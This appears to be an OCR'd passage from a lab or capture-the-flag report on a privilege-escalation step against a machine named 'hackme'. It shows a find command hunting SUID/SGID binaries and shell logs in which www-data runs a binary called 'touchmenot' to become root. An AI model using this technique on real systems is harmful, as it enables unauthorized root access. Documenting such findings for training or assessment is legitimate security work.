
Privilege Escalation (TA0004)


PE technique (`#LPE-01`)

Explain Scenario

```
find / -type f \( -perm -4000 -o -perm -2000 \) -exec ls -l {} \; 2>/dev/null
```

POC Image





```
www-data@hackme:/home/legacy$ id id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@hackme:/home/legacy$ whoami
whoami
www-data
www-data@hackme:/home/legacy$ ./touchmenot
./touchmenot
root@hackme:/home/legacy# id                              id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
root@hackme:/home/legacy# whoami                          whoami
whoami
root
root@hackme:/home/legacy#
```

Proof of User

```
root@hackme:/home/legacy# id                              id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
root@hackme:/home/legacy# hostname                    hostname
hostname
hackme
root@hackme:/home/legacy# whoami                      whoami
whoami
root
root@hackme:/home/legacy# ip add                      ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:0a:b0:5a brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.151/24 brd 192.168.202.255 scope global dynamic ens33
       valid_lft 990sec preferred_lft 990sec
    inet6 fe80::20c:29ff:fe0a:b05a/64 scope link
       valid_lft forever preferred_lft forever
root@hackme:/home/legacy#
```